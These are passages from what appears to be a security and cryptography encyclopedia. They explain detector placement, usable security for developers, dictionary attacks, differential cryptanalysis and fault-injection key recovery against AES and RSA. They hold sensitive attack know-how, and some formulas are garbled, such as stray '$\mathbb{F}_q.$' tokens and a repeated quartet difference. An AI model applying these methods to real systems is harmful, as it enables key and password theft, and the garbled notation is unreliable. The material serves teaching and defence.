value. A detection-based countermeasure will not catch SIFA since the fault is effectively *ineffective*, thereby passing redundancy checks. Another class of attacks bypassing detection-based countermeasures are *fault template attacks* [(Dobraunig et al., 2018a)-(Mukhopadhyay, 2020)], which do not rely on the knowledge of plaintext and correct/faulty ciphertexts. Rather, just from a single bit information – whether fault has occurred or not – the adversary creates offline *templates*, which when deployed against online victim systems leak critical secret information. Another class of statistical fault injection attacks are *differential fault intensity attack* (DFIA) [(Ghalaty et al., 2014)-(Patranabis et al., 2015)] depend upon a biased fault injection distribution to produce a bias in the output faulty ciphertexts, which in turn leads to guessing bits of the key.

Moreover, all detection-based countermeasures depend upon a detection mechanism that gives a yes/no answer to the question of whether a differential execution path was observed. Since we assume an attacker who can inject faults into the system, it is not far-fetched to think that the attacker may also target this detection mechanism in addition to their usual attack on block ciphers. A single bit flip from *no* to *yes* would render all these countermeasures ineffective. Keeping this idea in mind, the community has explored beyond detection-based countermeasures and has started exploring other avenues of bolstering system defenses against fault injections.

Synonyms

IDS deployment, Monitor placement strategy

Definition

Detector placement is process of deploying one or more detectors with varying detection capabilities across a protected system to improve the coverage of monitored malicious activities. In a resource-constrained environment, the objective of a detector placement strategy is to optimize the deployment of detectors by leveraging additional contexts (such as entry/exit points to/from a network, location of protected assets or mission-critical systems, and distribution of vulnerabilities/ mis-configurations) that can be obtained from the target environment.

Background

Over the past few decades, several detection models and tools have been developed to detect a vast array of threats. These detection models range from simple rule-based to anomaly detection to advanced zero-day exploit detection mechanisms. Research in the development of such models focuses on identifying strong indicators within the collected data as evidence for the

presence (or absence) of an ongoing attack. The performance of such detectors relies on the assumption that malicious activities, if present, will be intercepted by a monitoring tool.

However, advanced adversaries – who may be aware of the presence of such detectors – can modify their attack campaign to avoid malicious activities from being intercepted. For instance, assume an end-point protection system such as an application-layer firewall is deployed at the network perimeter and is configured to only monitor traffic originating from an untrusted network (e.g., Internet) to the protected internal systems such as a client workstation. An adversary who is aware of such a detector placement can circumvent it by conducting a spear-phishing campaign against the target user thereby compromising the system and subsequently, and pull requests from an adversary-controlled server to the compromised machine. A firewall monitoring only the ingress traffic will not detect malicious traffic originating from within the network.

Theory and Application

Strategic placement of detectors depends on several factors, in addition to resource constraints, such as their monitoring coverage, types of attacks detected, and the signal-to-noise ratio of the intercepted attack(s). As mentioned above, detectors deployed only around a network perimeter will miss malicious activity occurring within the network. On the other hand, an anomaly detector placed close to the mission-critical systems can be tuned to learn the normal traffic distribution to/from those systems and, thus, would lead to a smaller false negative rate.

Several approaches have been developed to strategically place detectors within a network. They can be broadly classified as game-theoretic and graph-theoretic approaches. Models in these approaches vary in their assumptions about the adversaries' capabilities and knowledge of the network, and the defenders' resources and knowledge of adversaries' actions. Placement strategies can also be categorized as static or dynamic. In static strategies, the placement of detectors is determined in an offline fashion by making assumptions about the potential adversaries' actions in an environment, while, on the other hand, dynamic strategies determine the detector placement in an online fashion by adapting to an evolving attack.

Game-Theoretic Approaches

In game-theoretic approaches, the problem of strategic placement of detectors is treated as a two-player noncooperative zero-sum game between the attacker and the defender (Schmidt et al. 2007; Khalil et al. 2016). Such approaches treat adversaries as rational and intelligent players who respond to actions taken by the defender. The goal of such models is to find the equilibrium point – where no player benefits by deviating from it – and use the defender's equilibrium strategy to recommend the placement of detectors. For instance, in (Schmidt et al. 2007), researchers consider the problem of protecting a subset of target nodes against an adversary that has a foothold within the network by strategically deploying IDS. As there may be multiple routes from the compromised set of nodes to the target nodes and the defender cannot know the adversary's choice of route for compromising the target nodes, the detectors must be deployed such that the coverage across the routes is maximized, and thus the probability of an adversary reaching the target node is minimized. Formally, the game-theoretic model finds the optimal deployment of IDS within a network by finding the mixed-strategy saddle-point equilibrium of this game. A variation on the game setting wherein the routing tables (and thus, the routes) dynamically change with time was considered in (Khalil et al. 2016). The setting was modeled as a stochastic game, and the equilibrium solution was characterized for both when the state information is known or unknown to the defender.

In practice, a deployment of such a strategy can be implemented by sampling only packets from the monitored regions of the network for IDS inspection. One of the practical challenges of a real-world deployment of game-theoretic models is determining the utility values for the players' reward and cost for a given network. Additionally, existing game-theoretic models make simplifying assumptions such as complete information (i.e., common knowledge of the state of the network) or Markov Decision Process on adversaries' actions to ensure that the problem is tractable. However, such assumptions may not hold true in practice.

Graph-Theoretic Approaches

Graph-theory based approaches, on the other hand, model the protected network as a graph and leverage graph-theoretic properties to design algorithms that dictate the placement of detectors within a network. They leverage existing graph-based models that capture the security posture of a network such as attack graphs, attack trees, and dependency graphs.

Finding an optimal placement of detectors in a graph-based model to block all the routes from the entry points to the target nodes is equivalent to finding the minimum set cover for the graph where the sets represent the paths to the target nodes in the graph. Computing the minimum set cover for an arbitrary graph is known to be NP-hard. Therefore, existing approaches develop heuristics graph algorithms to identify the placement of the detectors (Noel and Jajodia 2008; Venkatesan et al. 2015). In (Noel and Jajodia 2008), researchers consider an attack graph and leverage a well-known polynomial-time greedy algorithm (that finds a graph's set cover) to determine the detector deployment with an approximation factor of ln(n). In (Venkatesan et al. 2015), researchers consider the problem of detecting architecturally stealthy botnets – network bots that use a special P2P communication channel optimized to minimize the exposure of malicious traffic to monitors. To detect exfiltration activity by such botnets, several detector placement strategies were developed based on centrality-based metrics derived from the network graph. Strategies such as those in (Noel and Jajodia 2008; Venkatesan et al. 2015) are static and assume a monotonic adversary, i.e., an adversary never needs to relinquish any capability or foothold.

One of the challenges of static graph-theoretic strategies is that an advanced adversary such as Advanced Persistent Threat (APT) actor who may be aware of the topology can precompute the location of detectors and identify an attack path that evades detection. To address this issue, dynamic placement approaches were proposed (Venkatesan et al. 2016, 2017). The objective of such approaches is to increase the complexity for the adversary to find a detector-free path by dynamically changing the monitored surface. Dynamic changes can be proactive (as in Venkatesan et al. 2016) wherein the probability distribution of location of the detectors is computed ahead of time (say, proportional to the nodes' centrality) or it can be reactive (as in Venkatesan et al. 2017) wherein alerts from the current placement of the detectors inform the set of network regions that should be monitored in the future.

Open Problems and Future Directions

One of the challenges in placing multiple detectors in different regions of the network is aggregating the traffic/signals collected by individual detectors and finding a correlation between them to provide a situational awareness to the defenders. To this end, existing work that provided situational awareness based on correlation of logs from different types of detector (such as host-based IDS, system logs, and firewalls) can be leveraged. Furthermore, in the case of a dynamic setting – where the monitored network regions change periodically – determining situational awareness requires techniques that use only snapshots of network activity or a sample of the overall traffic.

Another open problem is to determine a methodology for managing the different detectors (and the traffic intercepted by them) when parts of network infrastructure are geographically distributed or when they are managed by a third-party such as a cloud-service provider.

Synonyms

Human factors in secure software development; Usable security application programming interfaces (APIs)

Definitions

Developer-centred security recognizes that the vast majority of software developers are not security and cryptography experts. Research on the topic studies the challenges faced by software developers when incorporating security into the software they are developing and establishes new approaches (or improves the design of existing ones) to reduce the burden on developers in order to make security more *usable* to them. This includes, amongst others, software development processes, development environments and plugins, security and cryptography APIs/libraries and security analysis and testing tools.

Background

Human factors and usable security are a well-established field with regard to end users; see: Sasse and Rashid (2019). This large body of work has established that, from an end user viewpoint, security has to be:

- *effective* – it should support the users in achieving their primary task rather than becoming a bottleneck;
- *efficient* – it should not require extensive effort on the users' part (mental, physical or time);
- *acceptable* – it should not cause discomfort and fit in, as seamlessly as practically possible, with the workflows of the primary task.

There has been less focus on studying whether software developers face similar challenges when utilizing security processes, APIs and tools and how to incorporate the above considerations into the core design of such mechanisms. Early studies showed that developers often fail to use APIs securely, leading to vulnerabilities such as exposure of private information (Enck et al., 2011) or man-in-the-middle attacks on supposedly secure communications (Fahl et al., 2012). However, until recently, little has been known about the challenges faced by software developers that lead to such vulnerabilities as well as their security behaviours and decision-making processes that impact the security of the resultant software.

For instance, Patnaik et al. (2019) analyse over 2400 questions and responses on StackOverflow and distil seven categories of challenges that characterize why developers struggle with using cryptographic libraries:

- *Usability issues*. Developers find it difficult to understand if they should use a particular feature for their application or conversely how to use a particular feature for the task at hand.
- *Missing information*. Library documentation is missing descriptions of particular features, lacking clarity or not providing example code.
- *Lack of expertise*. Developers are not cryptography experts and do not always have the requisite knowledge or may be unwilling to acquire it as it detracts from the primary "functional" goal of the software.
- *Challenges in problem-solving*. Developers may try to transpose their understanding of another cryptographic library (and its features) when using a new one or the functionality may not be supported by the library.
- *Programming problems*. Developers may misuse an API – using combinations of parameters that may not be suitable to the task or be unable to get meaningful information from error messages as to what has gone wrong.
- *Issues across space and time*. Developers may attempt to use deprecated features, or the library may be incompatible with other APIs they may be utilizing.

- *System issues*. The library may encounter build issues or be a performance drain especially in the case of embedded or real-time applications.

Theory and Application

Acar et al. (2016) review the importance of usable security for software developers and propose a research agenda for the field. Green and Smith (2016) propose a set of *usability principles* to improve the design of cryptographic libraries and APIs. Several works have studied the struggles and challenges faced by developers when utilizing cryptographic APIs and argued for their simplification. Nadi et al. (2016) synthesize data from StackOverflow posts, Github and a developer survey to understand Java developers' perceptions and understanding of cryptographic features in APIs and the challenges they face when incorporating such features into their applications. Patnaik et al. (2019) identify symptoms (what they refer to as *usability smells*) of a cryptographic library not fully realizing the principles articulated by Green and Smith (2016). Others have developed tools and techniques to improve the usability of security for developers (see, e.g. Do et al. 2017; Nguyen et al. 2017; Krüger et al. 2020). Research has also started to focus on *why* developers make (or not) particular security decisions during software development tasks (e.g. Van Der Linden et al. 2020) and the need for lightweight mechanisms that fit into day-to-day software development practices without significant overhead (e.g. Weir et al. 2020).

Open Problems and Future Directions

Software is seeing a democratization hitherto unseen and on a scale much larger than previous open source movements which created (and still do) online communities of software developers. Mobile and web app development, supported by app stores, has led to a wide range of people from diverse backgrounds – often without any specialist training in secure software development – developing software used for a range of business, social and other applications across the globe. Easy-to-program hardware devices such as Arduino and Raspberry Pi (with self-starter kits) are leading to development of DIY (do-it-yourself) embedded software systems

deployed in various home and business settings. When considering developer-centred security, we must not limit ourselves to contexts where developers work within teams and specific organizational cultures and development processes. Those contexts are important, of course. But it is equally critical to consider the diverse range of developers in this new landscape, who may be working on their own, or in ad hoc small-scale teams, without the resources or support to deploy particular tools or development processes. They, too, need developer-centred security, and their needs and contexts may differ substantially from those in more established software development roles.

Dictionary Attack

Carlisle Adams[35] ✉
(35) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Definition

A *dictionary attack* is a password-guessing technique (i.e., a methodical attempt to find the password that corresponds to a given username).

Application

A *dictionary attack* is a password-guessing technique in which the attacker attempts to determine a user's password by successively trying words from a *dictionary* (a compiled list of likely passwords) in the hope that one of these password guesses will be the user's actual password. In practice, the attacker's *dictionary* typically is not restricted to words from a traditional natural-language dictionary, but may include one or more of the following (Schneier 1996; Stallings and Brown 2015):

- Variations on the user's first or last name, initials, account name, and other relevant personal information (such as address and telephone number, pet's name, and so on)
- Words from various databases such as male and female names, places, cartoon characters, films, myths, and books
- Spelling variations and permutations of the above words, such as replacing the letter "o" with the number "0," using random capitalization,

and so on
- Common word pairs
- Words from lists available on the Internet of hundreds of millions of passwords recovered from past data breaches.

Software programs (sometimes referred to as “cracking software”) are typically used to successively try these dictionary entries in prioritized order (from most likely to succeed, to least likely to succeed) in order to automate the dictionary attack. Well-known examples of such programs include “John the Ripper,” “Crack,” and “L0phtCrack,” but a large number of brute-force-style password-cracking programs exist.

Because cracking software is readily available on the Internet for attackers to use, it is always recommended that organizations also use such programs when performing account establishment or password change processes with their employees and users. The goal is to recognize and reject weak passwords (i.e., those that will be readily found by dictionary attacks) before they are tied to valid accounts.

Dictionary attacks can be quite successful in many environments because of the tendency of users to make poor password choices (unfortunately, passwords that are easily memorized by a legitimate user are typically also easily guessed by an attacker). These attacks can be performed in online mode (trying successive passwords until a login is successful) or off-line mode (hashing or encrypting a dictionary of words and looking for any matches in a copied system file of hashed or encrypted user passwords). Server limits on the number of unsuccessful login attempts can help to thwart online attacks, and the use of “salt” (Salt) can help to thwart off-line attacks.

The hash or encryption of each dictionary word can be done in real time (as the program is searching the password file) or can be precomputed and stored in a table (indexed by the hash/encryption value) to make lookup times while searching the password file almost instantaneous. A **rainbow table** is a more refined form of precomputed dictionary attack that reduces storage requirements (compared with storing the full set of dictionary word hashes/encryptions) at the cost of increased lookup times.

Definition

Dictionary attack is an exhaustive cryptanalysis approach in which the attacker computes and stores a table of plaintext–ciphertext pairs $(P, C_i = E_{K_i}(P), K_i)$ sorted by the ciphertexts C_i.

Theory

Here the plaintext P is chosen in advance among the most often encrypted texts like “login:,” “Hello John,” etc., and the key runs through all the possible keys K_i. If P is encrypted later by the user and the attacker observes its resulting ciphertext C_j, the attacker may search his or her table for the corresponding ciphertext and retrieve the secret keyK_j. The term dictionary attack is also used in the area of password guessing, but with a different meaning.

Differential Cryptanalysis

Eli Biham[37] ✉
(37) Department of Computer Science, Technion—Israel Institute of Technology, Haifa, Israel

✉ **Eli Biham**
Email: biham@cs.technion.ac.il

Differential cryptanalysis is a general technique for the analysis of symmetric cryptographic primitives, in particular of block ciphers and hash functions. It was first publicized in 1990 by Biham and Shamir (Biham and Shamir 1991a; Biham and Shamir 1993) with attacks against reduced-round variants of DES (National Bureau of Standards 1977), and followed in 1991 by the first attack against DES which was faster than exhaustive key search (Biham and Shamir 1992).

Let P be a plaintext, and let C be the corresponding ciphertext encrypted under the (unknown) key K, such that $C = E_K(P)$. Let P^* be a second plaintext, and let $C^* = E_K(P^*)$ be the corresponding ciphertext under the same (unknown) key K. We define the difference of the plaintexts as $P' = P \oplus P^*$, and the difference of the ciphertexts as $C' = C \oplus C^*$ (some authors use the notation Δ for differences instead, e.g., ΔP and ΔC). Also for any intermediate data X during encryption (e.g., the data after the third round, or the input to some operation in the fifth round), let the corresponding data during the encryption of P^* be denoted by X^*, and let the difference be $X' = X \oplus X^*$.

Differential cryptanalysis studies how the differences evolve through the various rounds and various operations of the cipher. Usually it is assumed that the difference operation is the exclusive-or (XOR) operation, and we will make this assumption herein as well. Linear and affine

operations do not affect the differences, or affect the differences in a predictable way: Bit-permutation operations that reorder the bits of the data X to $P(X)$ also reorder the differences in the same way (i.e., X' is transformed to $P(X) \oplus P(X^*) = P(X')$). So are selections (that select some of the bits of the data). Similarly, XOR operations $X \oplus Y$ also affect the differences in the same way, i.e., given the inputs X and Y, and the output $X \oplus Y$, along with X^*, Y^*, and $X^* \oplus Y^*$, the differences are $X' = X \oplus X^*$ and $Y' = Y \oplus Y^*$, and the output difference is $(X \oplus Y) \oplus (X^* \oplus Y^*) = X' \oplus Y'$. We see that for all these linear operations the differences evolve in the same way as the original data, and the differences can be processed independently of the original data.

An important observation is that mixing subkeys into the data may be discarded by means of differences: If the mixing of subkeys to the data is performed using an XOR operation by $Y = X \oplus K$, then in the second encryption it is $Y^* = X^* \oplus K$, and the output difference of the key mixing operation is $Y' = Y \oplus Y^* = (X \oplus K) \oplus (X^* \oplus K) = X'$, which is independent on the subkey. Key mixings may thus be ignored in the predictions of the differences.

For nonlinear operations (such as S boxes) we can also study the evolution of the differences. Certainly, when the difference of the input is 0, the two inputs are equal, and thus also the two outputs are necessarily equal, having a difference 0 as well. When the input difference is nonzero, we cannot predict the output difference, as it may have many different output differences for any input difference. However, given the input difference, it is possible to predict statistical information on the output difference. Take for example S box S1 of DES. This S box has 6 input bits and 4 output bits. For each input difference X' there are 64 possible pairs of inputs with this difference (for any possible input X, the second input is computed by $X^* = X \oplus X'$). These 64 pairs may have various output differences. The main observation is that the output differences are not distributed uniformly. For example, for the input difference 34_x (the subscript x denotes that the number is in hexadecimal notation), no pair has output difference 0, nor 5 nor 6, and several other output differences; two pairs have output difference 4, eight pairs have output difference 1, and 16 of the 64 pairs with this input difference have output difference 2. For this input difference, a cryptanalyst can thus predict with probability 1/4 that the output difference is 2. A

difference distribution table of an S box (or an operation) is a table that lists the number of pairs which fulfill the input and output differences for each possible input and output differences, where the rows denote all the possible input differences, the columns all the output differences, and each entry contains the number of pairs with the corresponding differences. In the example above, the difference distribution table of S1 of DES has value 16 in row 34_x column 2.

Differential cryptanalysis defines characteristics that describe possible evolutions of the differences through the cipher. Each characteristic has a plaintext difference for which it predicts the differences in the following rounds. A pair of plaintexts for which the differences of the plaintexts and the intermediate data (when encrypted under the used key) are exactly as predicted by the characteristic is called a *right pair* (a pair which is not a right pair is called a *wrong pair*). The probability that a characteristic succeeds to predict the differences (i.e., that a random pair is a right pair, given that the plaintext difference is as required by the characteristic) depends on the probabilities induced by the input and output differences for each S box (or each operation), where the total probability is the product of the probabilities of the various operations (assuming that the probabilities are independent, which is usually the case; otherwise the product is usually a good approximation for the probability).

Given the expected difference for the intermediate data before the last round (or more generally a few rounds before the last), it may be possible to deduce the unknown key by statistical analysis. The attack is a chosen plaintext attack that is performed in two phases: In the *data collection phase*, the attacker requests encryption of a large number of pairs of plaintexts, where the differences of all the plaintext pairs are selected to have the plaintext difference of the characteristic. In the *data analysis phase*, the attacker then recovers the key from the collected ciphertexts. Assume that the probability of the characteristic is p (i.e., a fraction p of the pairs are expected to be right pairs). It is then expected that for a fraction p of the pairs, the difference of the data before the last round is as predicted by the characteristic. An (inefficient) method for deriving the subkey of the last round is then to try all the possibilities of the subkey of the last round. For each possible subkey partially decrypt all the ciphertexts by one round, and for each pair compute the differences of the data before the last round, by XORing the data resulting from the partial decryptions. For wrong

guesses of the subkey it is expected that the difference predicted by the characteristic appears rarely, and for the correct value of the subkey it is expected that this difference appears for a fraction p or more of the pairs (as there is a fraction of about p of right pairs that are assured to suggest this difference, and as wrong pairs may also suggest this difference). In particular, if the probability p is not too low, it is expected that the correct subkey is the one which leads to the expected difference most frequently. It should be noted that the derivation of the last subkey is usually much more efficient than (but equivalent in results to) this described algorithm, using the information of the input and output differences for each S box (or operation) in the last round. It should also be noted that in many cases, characteristics shorter by more than one round than the cipher (usually up to three rounds shorter) can also be used for differential attacks.

Differential cryptanalysis usually requires a small multiple of $1/p$ pairs of chosen plaintexts, when using a characteristic with probability p, in order to ensure that sufficiently many right pairs appear in the data. This amount of encrypted data may be very large (about 2^{47} chosen plaintext blocks in the case of DES), making the complexity of the data collection phase larger than the complexity of the data analysis phase in most cases. The large number of chosen plaintexts may by itself make the attack impractical, as it transfers the responsibility of computing the major part of the attack from the attacker to the attacked party, who is required to encrypt a large number of chosen plaintexts for the attacker to be able to mount his or her attack. It is therefore common in such cases to quote the complexity of a differential attack to be the number of required chosen plaintexts.

After the publication of the differential cryptanalysis attack on DES, whose complexity is 2^{47} (it requires 2^{47} chosen plaintexts and the time of analysis is less than 2^{40}), IBM announced that they were aware of differential cryptanalysis when they designed DES, and actually designed it to withstand differential attacks (many other ciphers designed at that period were more vulnerable to differential cryptanalysis). Moreover, differential attacks (to which they called the *T method*) were classified as top secret for purposes of US national security, and IBM were requested by the NSA not to publish any information on them.

There are various improvements of differential cryptanalysis aimed to reduce the complexity of differential attacks. One simple method is a combination of several characteristics in a single larger structure. In case

that two characteristics are used such a structure is called a *quartet*. It contains four plaintexts of the form *P*, $P \oplus \Omega_p^1$, $P \oplus \Omega_p^1$, $P \oplus \Omega_p^1 \oplus \Omega_p^2$, for the plaintexts differences Ω_p^1 and Ω_p^1 . It can easily be seen that in such a quartet each difference appears twice: The first difference appears as the difference of the first two plaintexts, and also as the difference of the other two plaintexts. The second difference appears as the difference of the first and third plaintexts, and also as the difference of the second and fourth plaintexts. Thus, a total of 4 pairs are contained in a quartet, while without using quartets only 2 pairs are contained in the same number of plaintexts. Larger structures of 8 plaintexts using three different characteristics contain 12 pairs. Such structures are useful when there are several high-probability characteristics that can be used for an attack, as if the second best characteristic has a relatively low probability, the benefit of getting pairs with such a difference is quite low.

Another improvement (which was also mentioned in the original publication on differential cryptanalysis) is using an extended form of differences, in which not all the bits of the difference are fixed. This type of differences was later called *truncated differences* (Knudsen 1995). An important widely used type of truncated differences is the word-wise truncated differences. Word-wise truncated differences are differences in which the difference itself is not considered, but instead the differences are divided into two classes, namely zero differences and nonzero differences. In these cases the data blocks are divided to words (either 8-bit bytes, or 16-bit words, or words of a different size depending on the native structure of the cipher), and the analysis only considers whether the difference of a word is expected to be zero or not. Such consideration is useful when nonzero differences evolve to other (unknown in advance) nonzero differences, so that the information on the zero/nonzero difference evolve through many rounds of the cipher.

A third extension defines non-XOR differences, such as subtraction of integers (useful for cases where the native operation in the cipher is addition), or differences of division modulo a prime (useful for cases where the native operation in the cipher is multiplication modulo a prime, such as in IDEA (Lai et al. 1991)). Also a combination of different differences for different parts of the block, or for difference rounds of the cipher is considered. For such cases, difference distribution tables where the input differences are defined with one operation and the output differences with

another are very useful (especially when the operation natively transforms one operation to another, such as in cases of exponentiation S boxes, or logarithm S boxes).

Higher-order differences (Lai 1994) consider derivatives of a second or a higher order. Higher-order differences are shown successful in several cases where differential cryptanalysis is not applicable due to low probabilities of characteristics; in some of these cases higher-order differences prove the most successful attack. However, higher-order attacks are successful mainly against ciphers with a small number of rounds.

It was also observed that in most differential attacks, the intermediate differences predicted by the characteristics are not used, and are thus ignored (Lai et al. 1991). In such cases, the considered differences are only the plaintext differences and the difference after the final round of the characteristic. In most cases, there are many different characteristics with the same plaintext difference and the same final difference; these characteristics sum up to one differential, whose probability is the sum of their probabilities.

The major method for protection against differential cryptanalysis is by bounding the probability of the best characteristic (or differential) to be very low. Whenever the designer wishes to prove that differential cryptanalysis is not applicable, he or she bounds the probability p of the best characteristic (or differential) such that $1/p$ is larger than the required complexity, or even larger than the size of the plaintext space (in which case even choosing the whole plaintext space is not sufficient for mounting an attack). These bounds were formalized into various theories of provable security against differential cryptanalysis.

A specially interesting theory for provable security against differential cryptanalysis (and also linear cryptanalysis) is the theory of decorrelation (Vaudenay 1998), which makes it possible to prove security of block ciphers against certain (restricted) kinds of attack, including against basic variants of differential and linear cryptanalysis.

The usual claims for security against differential cryptanalysis correlate the probabilities of the highest-probability differentials to the complexity of the best differential attack, such that if the highest probability is very low, the required amount of data and complexity is very high. However, it was observed that even differentials with probability zero (i.e., that cannot occur —there are no right pairs under any key) can be used for attacks (Biham et

al. 1999; Knudsen 1998). This kind of attack is called *differential cryptanalysis using impossible differentials* (or shortly *impossible cryptanalysis*). The main idea is to select a large set of pairs with the plaintext difference of an impossible differential with $n - 1$ (or slightly fewer) rounds, where n is the number of rounds of the block cipher, and to try all the possible subkeys of the extra round(s). If it appears that for some value of the subkey, decryption of the ciphertexts by the single round (or few rounds) leads to the impossible difference in any one of the pairs, then we are assured that the subkey is wrong, and thus can be discarded. After discarding sufficiently many subkeys, the attacker reduces his or her list of possible values of the subkeys to a short list (or even to one subkey), and he or she is assured that the correct subkey is in the list. Depending on the design of the cipher and the key schedule, for some ciphers it may be more efficient to reduce the number of possible subkeys to 1 (i.e., only the correct subkey) using this method, while for others it may be more efficient to stop with a short list of candidates, and then check each key in the short list by trial encryption.

There are also attacks that use differentials as their building blocks, while combining differentials in various ways. The most promising ones are boomerang (Wagner 1999), amplified boomerang (Kelsey et al. 1999), and rectangle (Biham et al. 2002) attacks. The main idea in all these attacks are the combination of four plaintexts, which for simplicity of description we assume are located on the corners of a square, where one short differential is used in both pairs for the first few rounds (the horizontal edges), while a second short differential is used for the rest of the rounds but on the orthogonal pairs (the vertical edges). Although the probabilities of the total structure are p^2q^2 where p and q are the probabilities of the two differentials, it appears that it is much easier in various cases to find good short differentials, than to find one full differential of a comparable probability.

Although differential cryptanalysis is basically a chosen plaintext attack (as the attacker needs to choose the plaintext differences), the attacker usually does not need to choose the exact values of the plaintexts. This observation allows conversion of chosen plaintext differential cryptanalysis attacks into known plaintext attacks (Biham and Shamir 1993), using the fact that in a sufficiently large set of random plaintexts there are many pairs whose difference is as required by the chosen plaintext attack. Once these

pairs of plaintexts are identified, the original chosen plaintext attack may be performed on these pairs. This variant usually requires a huge number of known plaintexts, which is about $\sqrt{m2^{n+1}}$ where *n* is the size of the plaintext in bits and *m* is the number of chosen plaintext pairs required by the chosen plaintext attack. On some ciphers, this is the best published known-plaintext attack.

In some cases it is also possible to convert differential cryptanalysis to ciphertext-only attacks. For more information on these conversions see (Biryukov and Kushilevitz 1998).

Differential cryptanalysis was originally developed on Feal-8 (Shimizu and Miyaguchi 1987; Miyaguchi et al. 1988), a block cipher which was claimed to be faster and more secure than DES. It was then generalized and extended to DES and other schemes. Feal-8 was broken using a few hundred chosen plaintexts. Given the corresponding ciphertexts, it takes less than a minute on a personal computer to recover the key (Biham and Shamir 1991b). The first results on DES (Biham and Shamir 1991a) showed that DES reduced to 15 rounds was vulnerable to a differential attack, while the full 16-round DES required 2^{58} chosen plaintexts for a successful attack, whose generation is slower than exhaustive search. In the following year, an improvement of the technique was invented (Biham and Shamir 1992). The main trick in the improved attack was the ability to receive the first round for free, using large specially designed structures, setting the characteristic from the second round on. This improvement made it possible to apply the 15-round attack on the full 16 rounds. Another improvement allowed to find the key when the first right pair is analyzed, rather than to wait till sufficiently many right pairs are found. This improvement is applicable when the attack considers all the key bits (or almost all the key bits) in a single counting phase. As a result, the improved attack could analyze the full 16-round DES given 2^{47} chosen plaintext and their corresponding ciphertexts, and whose complexity of analysis was smaller than 2^{40}.

Collision fault analysis; Fault analysis, Fault attack, Fault injection

Definitions

Differential fault analysis is an active attack against cryptographic implementations. The goal is to induce faults during a cryptographic operation to infer private information (e.g., a decryption key).

Background

Cryptographic systems should not only be resistant to cryptanalysis, but they should also be resistant to implementation attacks, including side-channel and fault attacks. *Differential fault analysis* was developed by Boneh et al. (2001) and extended to the symmetric-key setting by Biham and Shamir (1997). The principle idea behind fault attacks consists in modifying the normal behavior of a cryptographic implementation in order

to get a faulty output. Then from one or more faulty outputs, the attacker tries to infer some information about the secret key. Examples of practical fault injection are described in Skorobogatov and Anderson (2002) and Bar-El et al. (2006). When successful, those attacks are very powerful; for example, applied to the AES, only one pair of correct/faulty ciphertexts suffice to recover the whole secret key. Of course, numerous countermeasures have been proposed to avoid, prevent, or detect fault attacks.

We refer the reader to Joye and Tunstall (2012) for a detailed account on various aspects of fault analysis, including countermeasures.

Analyzing Block Ciphers

The first example of a fault attack applied to a block cipher was described by Biham and Shamir (1997), who noted that injecting a fault could be analyzed using techniques from differential cryptanalysis.

Differential cryptanalysis operates by assuming that an internal state in two instances of a block has a small difference. That is, for two instances of the same block cipher, they have nearly the same state after a certain number of rounds of the block cipher and have some small difference. An attacker would then determine how this difference would propagate through the remaining rounds of a block cipher. This small difference will typically impose some structure in the `XOR` difference between the two instances in subsequent rounds of the block cipher.

If one is able to inject a fault into a block cipher, one can compare a normal instance with a faulty one, where a small error has been injected while encrypting the same plaintext. This is a significant advantage over traditional differential cryptanalysis, where one would have to wait for the correct circumstances to occur by encrypting a large number of plaintexts. When faults are used to cause a small error followed by differential cryptanalysis, the attack is typically referred to as differential fault analysis.

When applied to AES, it has been shown that a single fault is sufficient to derive a 128-bit AES key (Tunstall et al., 2011). If one byte is modified in the input to the penultimate `MixColumns` operation, then a four-byte difference will occur in the input to the last `MixColumns` operation. The difference on the output of the `MixColumns` operations can be computed based on the possible values for the four-byte difference. One can then

construct a set of equations involving the last subkey and conduct four 32-bit search for sections of the last subkey that satisfy these equations.

For example, given a fault in the input to the eighth round, considering the state of the differences after the ninth round shift row, one can obtain the following set of equations that include the values of the last subkey key bytes k_1, k_8, k_{11} and k_{14}, thus giving an expression for 32 key bits:

$$\begin{aligned} 2\,\delta &= S^{-1}(x_1 \oplus k_1) \oplus S^{-1}(x'_1 \oplus k_1) \\ \delta &= S^{-1}(x_{14} \oplus k_{14}) \oplus S^{-1}(x'_{14} \oplus k_{14}) \\ \delta &= S^{-1}(x_{11} \oplus k_{11}) \oplus S^{-1}(x'_{11} \oplus k_{11}) \\ 3\,\delta &= S^{-1}(x_8 \oplus k_8) \oplus S^{-1}(x'_8 \oplus k_8) \end{aligned}$$

where k_1, k_8, k_{11} and k_{14} are all unknown values in {0, …, 255}, δ is the effect of the fault propagated to the ninth round also in {0, …, 255}, x_1, x_{14}, x_{11}, x_8 are ciphertext bytes from the correct ciphertext, x'_1 , $\mathbb{F}_q.$, $\mathbb{F}_q.$, x'_1 are ciphertext bytes from the faulty ciphertext, and S^{-1} is the inverse of the `SubBytes` function.

Using the above, an attacker would select a value for δ and determine which values of k_1, k_8, k_{11} and k_{14} satisfy the equations using four independent exhaustive searches. Each equation will return 0, 2, or 4 hypotheses (Nyberg, 1993) and in total should return 2^8 hypotheses for the 32 bits of the last subkey. This can be repeated with another three sets of equations for the remaining bits of the last subkey, resulting in an exhaustive search of 2^{32} to determine a 128-bit AES secret key.

Another example of differential fault analysis is to inject a fault in the early rounds of a block cipher. One can then do an exhaustive search for the plaintext that produces the incorrect ciphertext when no fault is injected. The search space is dictated by whatever hypotheses an attacker can make about the effect of the injected fault. For example, affecting one chosen byte in the second round will give an exhaustive search of size 2^{32}. The attack then proceeds with a similar strategy to that described above, but comparing plaintexts rather than ciphertexts. This is typically referred to as collision fault analysis (Blömer and Seifert, 2003; Hemme, 2004).

Analyzing Public-Key Algorithms

Differential fault analysis is not limited to block ciphers. Public-key cryptographic algorithms typically make use of hard mathematical problems to provide security. Hence, attacks and countermeasures can make use of the algebraic properties of the cryptographic algorithms. This is illustrated below, showing how faults can be applied to RSA signatures; see Boneh et al. (2001).

Let $N = pq$ be the product of two large (equal-size) distinct prime integers. Let also a public exponent e co-prime to Euler's function $\varphi(N) = (p - 1)(q - 1)$ and corresponding private exponent $d = 1/e \bmod \varphi(N)$. The public key is $\{N, e\}$, while the private key is d. Imagine that the signature of a message m is computed as $\sigma \leftarrow \mu(m)^d \bmod N$ for some deterministic padding function μ (e.g., full-domain hash or FDH). Using public key $\{N, e\}$, anyone can verify the validity of signature σ on message m by checking that $\sigma^e \bmod N \stackrel{?}{=} \mu(m)$.

